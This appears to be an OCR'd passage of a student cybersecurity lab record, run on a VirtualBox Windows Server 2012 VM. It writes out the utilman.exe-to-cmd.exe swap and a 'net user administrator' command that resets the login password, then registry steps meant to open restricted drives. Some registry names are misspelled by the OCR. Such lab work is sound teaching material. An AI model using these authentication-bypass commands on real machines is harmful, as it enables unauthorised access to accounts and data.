

Administrator: X:\windows\SYSTEM32\cmd.exe
Microsoft Windows [Version 6.3.9600]
X:\Sources>move d:\windows\system32\utilman.exe d:\windows\system32\utilman0.exe
1 file(s) moved.
X:\Sources>copy d:\windows\system32\cmd.exe d:\windows\system32\utilman.exe
1 file(s) copied.
X:\Sources>



VirtualBox VM Machine View Input Devices Window Help
96% Fri 25 Sep 3:18 PM
Windows Server 2012 [Paused]
Select Administrator: X:\wind
Microsoft Windows [Version 6.3.9600]
X:\Sources>move d:\windows\system32\ut
1 file(s) moved.
X:\Sources>copy d:\windows\system32\cm
1 file(s) copied.
X:\Sources>
You want to:
Save the machine state
Send the shutdown signal
Power off the machine
Cancel
OK
Suspend the execution of the virtual machine
Left ⌘



Tools
New
Settings
Discard
Start
Kali Linux
Powered Off
Windows Server 2012
Powered Off
General
System
Base Memory: 2726 MB
Boot Order: Floppy, Optical, Hard Disk
Preview
Windows Server 2012
Windows Server 2012 - Storage
General
System
Display
Storage
Audio
Network
Ports
Shared Folders
User Interface
Storage Devices
Attributes
Controller: SATA
Windows Server 2012_.vdi
9600.17050.WINBLUE_REFR
windows server.ISO
Optical Drive: SATA Port 2
Choose/Create a Virtual Optical Disk...
Choose a disk file...
windows server.ISO
9600.17050.WINBLUE_REFRESH.140317-1640_X64FRE_SERVER_EVAL_EN-US-IR3_SSS_X64FREE_EN-US_DV9.ISO
exploit-exercises-protostar-2.iso
CentOS-7-x86_64-Minimal-1810.iso
Remove Disk from Virtual Drive
Attached to: Windows Server 2012
Cancel
OK


Tools
New
Settings
Discard
Start
Kali Linux
Powered Off
Windows Server 2012
Powered Off
General
System
Base Memory: 2726 MB
Boot Order: Floppy, Optical, Hard Disk
Preview
Windows Server 2012
Windows Server 2012 - Storage
General
System
Display
Storage
Audio
Network
Ports
Shared Folders
User Interface
Storage Devices
Controller: SATA
Windows Server 2012_.vdi
9600.17050.WINBLUE_REFRESH...
Empty
Attributes
Optical Drive: SATA Port 2
Live CD/DVD
Hot-pluggable
Information
Type: --
Size: --
Location: --
Attached to: --
Cancel
OK




C:\Windows\system32\utilman.exe
The system cannot find message text for message number 0x2350 in the message file for Application.
(c) 2013 Microsoft Corporation. All rights reserved.
Not enough storage is available to process this command.
C:\Windows\system32>net user administrator Senha@2017503549#
The command completed successfully.
C:\Windows\system32>
C:\Windows\system32>exit
15:28
Friday, 25 September


Administrator
Submit
Windows Server 2012 R2



RESULT:

Thus, the hacking of windows login password has been implemented successfully.

EX NO: 08

DATE : 24/9/2020

ACCESSING WINDOWS RESTRICTED DRIVES

AIM:

To implement hacking Windows-Accessing restricted drives.

PROCEDURE:

In the regedit, goto computer and gotoHKEY_LOCAL_MACHINE.


In this HKTY_LOCAL_MACHINE goto SYSTEM.Within the SYSTEM goto current control set.


After that, goto Services and then navigate to USBTOR.


In this, start will be displayed, then right click that and change the default port number(3) to any other port.


At last the user can access the restricted drives in Windows.


OUTPUT:

